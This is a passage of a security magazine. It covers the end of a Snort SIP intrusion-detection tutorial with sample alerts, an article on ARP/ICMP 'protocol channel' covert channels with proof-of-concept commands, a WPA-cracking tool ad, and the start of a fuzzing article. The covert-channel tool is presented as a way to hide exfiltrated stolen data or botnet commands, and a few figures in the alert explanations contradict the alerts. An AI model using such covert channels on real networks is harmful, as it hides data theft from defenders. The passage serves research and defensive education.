


Figure 6. Screen Capture 5




Figure 7. Screen Capture 6

directory. The Snocer and SIPVicious rules were retrieved, combined, modified as instructed and saved as the sip1.rules file and a copy placed in the C:\Snort\rules directory. You have a managed layer 2 / 3 switch capable of port mirroring and the platform with Snort installed is connected to the port receiving the mirrored traffic. It's almost time to run Snort and monitor for malicious traffic.

Before entering the command to run Snort the interface on the machine that Snort will connect to and monitor traffic on needs to be identified. Open a Command Prompt window (DOS window) and change to the C:\snort\bin directory. Enter the command `snort -W` shown in Screen Capture 5. The response provides details on the version of Snort installed and the interfaces found on the machine. Make note of the interface number assigned to the Ethernet interface (in this instance number 2) that the 'port mirrored' traffic is

directed to. When starting Snort this will be the interface number specified in the Snort start command to connect to.

- Adapter for generic dialup (a dial-up modem is installed)
- The Intel PRO/1000 MT Network Connection (the Ethernet interface) (see Figure 6).

With the ethernet interface number known enter the command to start Snort in the Network Intrusion Detection System (NIDS) mode with packet logging. Enter the command below in the Command Prompt window at the C:\Snort\bin prompt (see Figure 7).

```
snort -i2 -l c:\snort\log -c c:\snort\etc\snort.conf1
```

Reviewing the Snort manual the command breaks down to the following

instructions to start Snort (See Listing 5). As Snort loads data will scroll quickly through the DOS screen. Monitor the screen for error reports, if an error was made in the configuration changes this will be detected and Snort will exit the run process and report where it stopped and for what reason. The Snort errors are relatively easy to read and understand even for the uninitiated. Search for and correct any errors and try starting Snort again. Assuming no errors after a short time Snort is successfully started and the DOS Window will display the *Initialization Complete* message in Screen Capture 7 (see Figure 8).

Congratulations – you have successfully configured and are using Snort on a Windows platform as a NIDS for your UC servers and services!

## Testing and Reading Alerts

Any new application or equipment deployed requires due diligence testing to ensure it is working properly and as designed. Test your Snort deployment. There are SIP specific testing tools as well as others available across the web that can be used to test the rules are working and reporting as intended. The tools selected for testing, their installation and operation is left to the reader but a basic review of reading Snort alerts will be presented here. In our starting statement Snort was instructed to log alerts to the C:\snort\log directory. When traffic matches a rule and an alert is generated it will be listed in a file called *alert.ids* in this directory. The file can be opened and viewed with a text editor such as WordPad. In addition

### Listing 5. Snort command breakdown

```
snort - start the snort.exe
-i2 - on interface number 2
-l - logging enabled
c:\snort\log - to this directory location
-c - start snort using a configuration file
c:\snort\etc\snort.conf1 - located in this directory and the files name
```

### Listing 6. Sivas scan alert

```
[**] [1:12003:2] VOIP-SIP CANCEL flood [**]
[Classification: Attempted Denial of Service] [Priority: 2]
04/22-15:28:23.824288 192.168.42.253:5060 -> 192.168.44.242:5060
UDP TTL:127 TOS:0x0 ID:15430 IpLen:20 DgmLen:966
Len: 938
[Xref => http://www.ietf.org/rfc/rfc3261.txt]

[**] [1:12003:2] VOIP-SIP CANCEL flood [**]
```




Figure 8. Screen Capture 7




Figure 9. Screen Capture 8

you will find the packet that matched the rule alert captured and listed in the `snort.log.<number>` file. This file can be appended with the extension `.cap` (`snort.log.<number>.cap`) and opened in a packet capture application such as Wireshark for review. The `alerts.ids` and `snort.log` file mentioned can be seen in Screen Capture 8. In the Snort operation presented here the files are not accessible for viewing when Snort is running, to open and view them stop Snort by entering `Ctrl c` in the Command Window running Snort (see Figure 9).

Note that rules are unique and generate alert data with information specific to what that rule was written to match and alert for. The basic review presented here will provide only an overview of the information provided in an alert. It is strongly recommended to review the *Writing Snort Rules* section of the Snort manual for a detailed understanding of rules, their construction and alert information.

Our intent is to demonstrate that the SIP based rules we added are functional. For one test SiVus (<http://www.vopsec.net/>) a SIP network scanner initiated a scan to a target in the UC subnet – 192.168.44.242. With the scan completed and Snort stopped the `alert.ids` file was opened from the `C:\snort\log` directory. Within the file the following alert was found (see Listing 6).

The first line of the alert displays the following information; 1: = number of times the alert is triggered, 12003: = the sensor id of the rule, 2 = the revision number of the rule. The `VOIP-SIP CANCEL` is the message (`msg:`) portion of the rule. It is easily determined by the `msg:` that this rule is written to monitor for SIP CANCEL message traffic. A cancel flood could be an attempt to end legitimate SIP calls as well as find other flaws in SIP device operation. The rule for this alert can be found in the Snort `voip.rules` added to the installation earlier. Search for the 'sid' (12003) in the `voip.rules` file for review. The Snort website ([www.snort.org](http://www.snort.org)) offers the ability to search for rule sid numbers, this can be found just above the account login on the main page. Note that the `voip.rules`

sid's, perhaps not being included in the default installation, unfortunately do not appear when searched.

```
[Classification: Attempted Denial  
of Service] [Priority: 2]
```

The rule is written with a classification statement which is included in the default `classification.config` file provided with Snort. A review of the `classification.config` file shows that the rule is classified as an *Attempted Denial of Service* with a priority of 2 (out of 1 to 3, 1 being the highest) severity alert.

```
04/22-15:28:23.824288 192.168.42.253:  
5060 -> 192.168.44.242:5060
```

This line lists the date (04/22) and time (15:28:23) the alert was triggered at as well as the source IP address and port the traffic originated from and the destination IP address and port the traffic was sent to. The traffic was received from 192.168.42.253 port 5060 and was directed to (→) 192.168.44.242 port 5060, the SIP Proxy Registrar in the test network.

```
UDP TTL:127 TOS:0x0 ID:15430 IpLen:20  
DgmLen:966  
Len: 938
```

In the first line above it is shown this is an UDP packet, the *Time To Live* (TTL) is 127,

the *Type of Service* (TOS), or DiffServ, is not set (zero), the IP packet identification number is 15430, the IP header length is 20 bytes, the total length of the IP packet is 966 bytes. The next line of the display notes the data length of the packet, 798 bytes.

```
[Xref => http://www.ietf.org/rfc/  
rfc3261.txt]
```

The last line of the alert displays the reference for this alert. The rule has a reference statement written in it which is included in the default `reference.config` file provided with Snort. You can connect to this reference site to view additional information regarding the alert. In this instance the IETF RFC 3621, the SIP RFC.

The packet triggering the rule is saved in the `snort.log.<number>` file. The alert information may be easier to follow by searching for the packet (by packet ID) in the `snort.log.<number>.cap` file. Shown in Screen Capture 9 is a section of the packet captured for the SIP CANCEL alert reviewed. Remember we can change the `snort.log.1240513919` (our example shown) to a `.cap` extension and open this for viewing in a packet capture application (Wireshark is shown in Figure 10).

Additional testing was performed to generate alerts for the Snocer rules added to the installation to ensure they are functioning as intended. Below is the example of one Snocer rule which was




Figure 10. Screen Capture 9

matched and generated an alert during testing (see Listing 7).

The first line of the alert displays the following information; 1: = number of times the alert is triggered, 5000004: = the sensor id of the rule, 1 = the revision number of the rule. The *INVITE message flooding* is the message (msg:) portion of the rule. This rule can be found in the Snocer *sip1.rules* modified and added earlier. Search for the 'sid' (5000004) in the *sip1.rules* file you see the rule is written to monitor for SIP Invite message flooding.

```
[Priority: 0]
```

The rule is written with no classification statement and with no classification by default displays a Priority of 0(zero). Not to be confused as a higher priority than the rules included with a classification in the Snort *classification.config* file.

```
04/22-15:42:39.628304 192.168.1.130:
5060 -> 192.168.44.242:5060
```

This line lists the date and time the alert was triggered, the source IP address and port the traffic was sent from and the destination IP address and port the traffic was sent to. The traffic was received from 192.168.1.130 port 5060 and was directed to 192.168.44.242 port 5060, the SIP Proxy Registrar in the test network.

```
UDP TTL:96 TOS:0x88 ID:11392 IpLen:20
DgmLen:826
Len: 798
```

In the first line above it is shown this is an UDP packet, the Time To Live (TTL) is 96, the *Type of Service* (TOS), or DiffServ, is set for 88, the IP packet identification number is 11392, the IP header length is 20 bytes, the total length of the IP packet is 826 bytes. The second line of the display notes the data length of the packet, 798 bytes. The rule was not written with a reference so no reference line is displayed, this is the last line displayed for this alert.

The final example provided below is an alert from a SIPVicious rule. The alert was generated by simply providing an incorrect password to a SIP Softphone and attempting multiple logins to the SIP registrar. After the previous alert examples and reviewing the format and information provided should be apparent and understood by the reader (see Listing 8).

When performing your testing, review the rules you are attempting to trigger and the Snort manual. Many of the Snocer and SIPVicious rules added are written with threshold statements. This can be seen in the sid modifications section of the SIPVicious rules presented earlier. Thresholds are basically composed of two parts; a count and a time. Only when the count is reached within the time will the rule trigger an alert. During testing you can lower either the count or the time to demonstrate the rule is working in a test environment. During live deployments a measure of fine tuning the Snort rules may be necessary and beneficial. You want to focus on what is a real threat and not encumbered with investigating false alerts.

## Conclusion

The goal of this article was two fold; bring awareness of a potential new target of attacks and provide a start to those unfamiliar with installing and using NIDS monitoring to provide early warning of activity directed against SIP devices. Network intrusion detection is a powerful addition to any security tool set. As you gain knowledge and experience with Snort, Snort can provide more advanced features and functions as well. With a little practice you can load your UC Snort configuration to a key drive and easily and quickly deploy it in a live environment to monitor for suspicious activity.

### Mark Rubino

Mark Rubino works for a major unified communications equipment manufacturer and has been involved with the emerging field of Voice over IP (VoIP) security for the past several years. He is focused on bringing security awareness, cost effective security practices and architectures to the small to medium enterprise business sector, a sector that he believes doesn't receive the security attention of larger enterprises

## On The 'Net

- <http://www.ietf.org/>
- <http://www.snort.org>
- <http://www.snocer.org>
- <http://code.google.com/p/sipvicious>
- <http://www.vopsec.net/>
- <http://voiper.sourceforge.net/>
- [http://en.wikipedia.org/wiki/Unified\\_communications](http://en.wikipedia.org/wiki/Unified_communications)

### Listing 7. Snocer rule alert

```
[**] [1:5000004:1] INVITE message flooding [**]
[Priority: 0]
04/22-15:42:39.628304 192.168.1.130:5060 -> 192.168.44.242:5060
UDP TTL:96 TOS:0x88 ID:11392 IpLen:20 DgmLen:826
Len: 798
```

```
[**] [1:5000004:1] INVITE message flooding [**]
```

### Listing 8. SIPVicious rule alert

```
[**] [1:5000018:1] Excessive number of SIP 4xx Responses - possible user or password
guessing attack [**]
[Priority: 0]
04/22-15:42:39.628304 192.168.1.130:5060 -> 192.168.44.242:5060
UDP TTL:96 TOS:0x88 ID:11392 IpLen:20 DgmLen:826
Len: 798
```



STEFFEN WENDZEL

# Protocol Channels

Difficulty



Covert channel techniques are used by attackers to transfer hidden data. There are two main categories of covert channels: timing channels and storage channels. This text introduces a new storage channel technique called protocol channels.

A protocol channel switches one of at least two protocols to send a bit combination to a destination. The main goal of a protocol channel is that the packets sent look equal to all other usual packets of the system what makes a protocol channel hard to detect.

## Introduction

For attackers it is usual to transfer different kinds of hidden information trough hacked or public networks. The solution for this task can be to use a so called covert channel technique like they are known since many years.

A new storage channel technique I call *protocol channel* includes hidden information only in the header part of protocols that specify an encapsulated protocol (e.g. the field *Ether Type* in Ethernet – Table 1 lists more of such protocol header parts). For example: If a protocol channel would use ICMP and ARP, while ICMP means that a 0 bit was transferred and ARP means that a 1 bit was transferred, then the packet combination sent to transfer the bit combination 0011 would be ICMP, ICMP, ARP, ARP. This sounds easy but there are two important things to mention:

A protocol channel may not contain any other information that identifies the channel nor other hidden information because this would make the protocol channel much easier to

detect. A typical packet would be a HTTP-Request seen hundreds of times each day in a typical network. The HTTP-Header would not include any kind of hidden information itself. The payload may also be free of any hidden information.

It is also important that a protocol channel only uses *usual* protocols of the given network since protocols *unusual* for the network would be easy to detect. An interesting algorithm to identify such protocols for *adaptive covert channels* (I call them *protocol hopping covert channels* and invented them earlier) was introduced by [YADALI08].

The higher the number of available protocols for a protocol channel is, the higher amount of information can be transferred within one packet since more states are available. Given the above example, 2 different states are available, which represents 1 bit. If the attacker could use 4 different protocols, a packet would represent 2 bits. Figure 1 shows a sample protocol channel using 4 different protocols where each packet represents 2 bits of covert information.

This does not allow high covert channel bandwidths but is more than enough to transfer sniffed passwords or other tiny information. The need for a high bandwidth decreases dramatically if the attacker uses some

## WHAT YOU WILL LEARN...

The basics of network covert channels

How protocol channels work and how one can use them

## WHAT YOU SHOULD KNOW...

Basics of Covert Channels (optional)

Basics of TCP/IP

compressing algorithm (like modify an ASCII text by converting it to a 6 bit representation of the most printable characters). The proof of concept code `pct` uses a minimalized 5 bit ASCII encoding and a 6th bit as a parity bit. You can find `pct` on the Hakin9 website.

## Proof of Concept Implementation

There is a tiny proof of concept implementation for Linux 2.6 called `pct` (protocol channel tool) available. As already mentioned, `pct` uses a 5 bit ASCII encoding and adds a 6th parity bit.

This is possible because most unprintable characters are not included here. All lower case characters are made upper case. Digits are also not available since it is possible to write them as text (ONE instead of 1).

`pct` uses the Perl modules `CPAN/Net::RawIP` and `CPAN/Net::ARP` and is based on ARP and ICMP packets while ARP has the meaning of a zero bit and ICMP packets have the meaning of a 1 bit. Due to the fact that ARP is used, the proof of concept code can only transfer hidden information within a subnet.

After a typical break in the attacker could use `pct` to stay hidden while transferring secret (stolen) data using the `pct` protocol channel. It is also possible that an attacker could use `pct` to send hidden information into a hacked network to control bots which are part of a botnet.

To use `pct`, one first has to start the receiving component called `pct_receiver`. It takes the network device to listen on as a parameter (e.g. `eth0` or `lo`). Listing 1 shows how to do that.

The sending component `pct_sender` takes more parameters: (1) The network interface to send from, (2) the source IP address, (3) the destination IP address, (4) the source MAC address, (5) the destination MAC address, (6) the initial value for the ICMP sequence number (e.g. `0x053c`) of the ICMP echo packets and (7) the secret message to send trough the protocol channel. Listing 2 shows an example call of the program.

## Protocol Hopping Covert Channels

If you already know *Protocol Hopping Covert Channels* then you may ask what the difference is between *these*

channels and protocol channels. The main difference is that protocol channels modify no information of a network packet excluding the protocol identifier of the encapsulated protocol.


**Table 1.** Parts of Headers used to include Protocol Channel information

Layer / Protocol	Used Part of the Header
Network Access Layer / Ethernet	Ether Type
Network Access Layer / PPP	Protocol
Internet Layer / Ipv4	Protocol
Internet Layer / Ipv6	Next Header
Transport Layer / TCP and UDP	(Source and) Destination Port

## What are Covert Channels?

A definition of *covert channels* can be found in [BISHOP06]: *A covert channel is a path of communication that was not designed to be used for communication. He also defines the difference between the two main categories of covert channels: A covert storage channel uses an attribute of the shared resource. A covert timing channel uses a temporal or ordering relationship among accesses to a shared resource. The TCSEC standard includes a similar definition: Covert storage channels include all vehicles that would allow the direct or indirect writing of a storage location by one process and the direct or indirect reading of it by another. Covert timing channels include all vehicles that would allow one process to signal information to another process by modulating its own use of system resources in such a way that the change in response time observed by the second process would provide information.* [DOD85].

A covert channel that changes an attribute of a HTTP header (e.g. the cookie field to include hidden information in the cookie value) would be a storage channel. Instead the covert channel could measure the manipulated response time for HTTP requests what would be a typical timing channel.



**Figure 1.** A protocol channel transferring bits using a set of 4 different protocols

This makes protocol channels much harder to detect than protocol hopping covert channels. Following the definition of a protocol hopping covert channel, a protocol channel could be defined as a special kind of a protocol hopping covert channel. The next subsection shows some problems related to this difference.

## Problems

Since a protocol channel only contains one or two (usually not more) bits of hidden information per packet, it is not possible to include reliability information (like an ACK flag or a sequence number) in such a packet. If a normal packet that doesn't belong to the protocol channel would be accepted by the receiver of a

protocol channel, the whole channel would be de-synchronized. It is not possible to identify packets which (not) belong to the protocol channel if they use one of the protocols the protocol channel uses.

This lack of a *micro protocol* (a covert protocol that includes meta information for the transferred covert data) that implements reliability and a identification information is also one of the major differences between protocol channels and protocol hopping covert channels.

Another problem is the fragmentation as well as the loss of packets. If a packet was de-fragmented, the receiver would receive it two times what means that the bit combination of the received packet would be used twice what would result in a destroyed bit sequence on the receiving system.

The channel would end up de-synchronized in this case too. A receiver could check for packets that include the *More Fragments* flag of IPv4 as a solution for this problem. Lost packets create a hole in the bit combination what results in the same de-synchronization problem.

### Listing 1. Start of `pct_reciever`

```
$ sudo ./pct_receiver eth0
RECEIVING MESSAGES -
PRESS CTRL-C TO FINISH
```

### Listing 2. Using `pct_sender.pl` to send the String "HELLO"

```
$ sudo perl ./pct_sender.pl eth0 \
192.168.2.22 192.168.2.21 \
00:1d:09:35:87:c4 \
00:17:31:23:9c:43 0x053c \

"HELLO"

sending payload[0]=H
sending=00111
sending bit 0=0 ARP
sending bit 1=0 ARP
sending bit 2=1 ICMP
sending bit 3=1 ICMP
sending bit 4=1 ICMP
Seqnr now=1343
...
```

## What are Protocol Hopping Covert Channels

Protocol Hopping Covert Channels are storage channels that have a set of at least two different network protocols to use. They switch their used protocol while transferring secret information. For example: They use the HTTP cookie value as well as a POP3 message number to hide data in. Then a first packet could be an HTTP request and a second packet could be a POP3 RETR command to send such information. The next packet could be HTTP (or POP3) again. If one of the protocols used is detected, the other protocol is still undetected. This makes a forensic analysis much harder. I described Protocol Hopping Covert Channels in more detail in [WEND07].

## References

- [BISHOP06] Bishop, M.: Computer Security: Art and Science, Addison-Wesley, 9th Printing, October 2006.
- [DOD85] Department of Defence: Trusted Computer System Evaluation Criteria (TCSEC, DoD 5200.28-STD), 1985. URL: <http://csrc.nist.gov/publications/history/dod85.pdf>
- [WEND07] Wendzel, S.: Protocol Hopping Covert Channels. An Idea and the Implementation of a Protocol switching covert channel. URL: [http://www.wendzel.de/?sub=paper\\_phcc](http://www.wendzel.de/?sub=paper_phcc). A german text about this topic can be found in Hakin9 03/08.
- [YADALI08] F. Yarochkin, S.-Y. Dai, C.-H. Lin, Y. Huang, S.-Y. Kuo: Towards Adaptive Covert Communication System, Dep. of Electrical Engineering, National Taiwan University, 2008.

## Conclusion

Protocol channels provide attackers a new way to stay hidden in networks. Even if a detection by network security monitoring systems is possible – e.g. because of unusual protocols used by the attacker – a regeneration of the hidden data is as good as impossible since it would need information about the transferred data type, the way the sent protocol combinations are interpreted (big-endian or little-endian) and a recording of all sent packets to make a regeneration possible.

Due to this fact, protocol channels are much harder to detect than protocol hopping covert channels but also are less stable and provide a lower bandwidth.

### Steffen Wendzel


Steffen Wendzel is author of two German books about Linux and wrote also one about Network Security. He is about to finish his diploma degree in computer science at the Kempten University of Applied Sciences, Germany.





They say, WPA is **broken** in minutes?  
Check your network security with

## ↘ Elcomsoft Wireless Security Auditor



EWSA is a tool that allows network administrators perform regular audits of their wireless networks and take appropriate measures to protect their wireless environments when necessary.

Elcomsoft Wireless Security Auditor analyzes a dump of network communications in order to retrieve the original WPA/WPA2-PSK passwords in plain text. Since at least one handshake is present in tcpdump format, EWSA can work completely off-line. The time of the attack can be limited to evaluate the real strength of WPA passwords. Dictionary attacks are highly customizable and ensure the widest coverage of passwords consisting of words and phrases in spoken languages.

- tests strength of WPA passwords
- GPU acceleration technology (NVIDIA CUDA and ATI Stream)
- advanced dictionary attacks
- attacks from inside and outside of your network

Founded in 1990 in Moscow, Russia, ElcomSoft Co.Ltd. develops state-of-the-art computer forensics tools, provides computer forensics training and computer evidence consulting services. Since 1997, ElcomSoft has been providing support to businesses, law enforcement, military, and intelligence agencies. ElcomSoft tools are used by most of the Fortune 500 corporations, multiple branches of the military all over the world, foreign governments, and all major accounting firms. ElcomSoft and its officers are members of the Russian Cryptology Association. ElcomSoft is a Microsoft® Certified Partner and an Intel® Software Partner.

Fax:  
US, toll-free: +1 866 448-2703  
United Kingdom: +44 870 831-2983  
info@elcomsoft.com  
www.elcomsoft.com





TAMIN HANNA

# Fuzzing

## Finding Vulnerabilities with rand()

Difficulty



Traditionally, the search for security-related flaws in code took place as follows: relevant sections of code were printed out, and developers went over them trying to find as many potential issues as possible. So-called code reviews tend to work quite well – but happen rarely due to the immense cost involved.

Fortunately, Moore's law comes to our rescue: as human work became more expensive, CPU power became cheaper and cheaper...which has made brute-forcing of many tasks possible which were unfeasible before due to the prohibitive cost of the CPU time needed. Thus, a valid question arises: why not use randomization for finding security flaws – which is exactly what fuzzing tries to do.

Michael Sutton has defined fuzzing as follows: *Fuzzing is the process of sending intentionally invalid data to a product in the hopes of triggering an error condition or fault. These error conditions can lead to exploitable vulnerabilities.*

Michael Kirchner (known as churchy, member of the *Team h4ck!nb3rg*), furthermore

added the following definition: *Fuzzing is a technique in software development and more specifically software testing. It involves the sending of random data to the program's external interface, and then observing the results.*

These definitions allow us to define the process as seen in Figure 1. Random data is generated, and then fed into the program. Its output is then observed to check for erroneous behavior; the process is repeated.

As an example, let us assume that we are testing a web application. Its user interface works by transmitting GET queries. These interfaces are extremely popular – the dialog below shows the fetching of the Wikipedia page about Bananas (see Listing 1).




Figure 1. Fuzzing with random data is easy to implement

### WHAT YOU WILL LEARN...

- What fuzzing is
- How fuzzing works

### WHAT YOU SHOULD KNOW...

- How to create non-trivial applications

Looking thoroughly at the example, we see that the first line contains a URL with a parameter. These parameters are encoded from user input by the browser, and can obviously be modified for fun and profit.

Let's assume that we have a fictive application called `tamsprogram`. `Param1` is the name of the file which is to be modified, while `param2` is a number. Running a packet sniffer to look at the communication gives us the following string:

```
http://tamserver.com/tamsprogram.
php?param1=name&param2=232323
```

We then generate a large variety of randomly altered queries (see Listing 2).

These are then sent to the server, observing its results. If the server throws a PHP or SQL error, a possible security exception has been found – it can then be analyzed further by professionals.

## Generating Data

While this process sounds simple, getting it up and running is not as easy as one might think. The first major issue is the generation of the test data. It can happen using various methods – the simplest involves the random editing of an existing and valid file or input.

These random edits can work out, but tend to be rather ineffective. Many file formats contain compression or CRC checks...the moment these are in the reading routine, your fuzzing test's code coverage is limited to the (usually reliable) CRC and compression routines.

A more sophisticated way involves looking at the data, and then varying it as needed. So-called attack dictionaries can be used to simplify this process – churchy presented the sample below:

```
(IMAGE)
P6041915.JPG
(/IMAGE)
```

Note how it contains some strings which cause SQL errors, and others which are unhealthy for programs using the standard library's `printf` call in an unsafe way.

The most complex way involves the creation of a generator which itself understands the syntax of the data being created: armed with this understanding, the generator can mangle various bits of the output. An example is in Figure 3.

### Did we Bust It Yet?

The process above leads to a nice amount of usable data and shows us if the app crashes... but does not get us any further information. This is bad: some errors can cause a

program to leak memory, but continue working normally for now. Of course, the sending of a few thousand queries will lead to *Denial of Service* (DoS) conditions...

Connecting the program to a debugger can give us further information: do some queries lead to abnormally high CPU or memory usage?

A popular example proving the success and merits of the Fuzzing process can be found in a product called `protos-sip` (<http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/>)

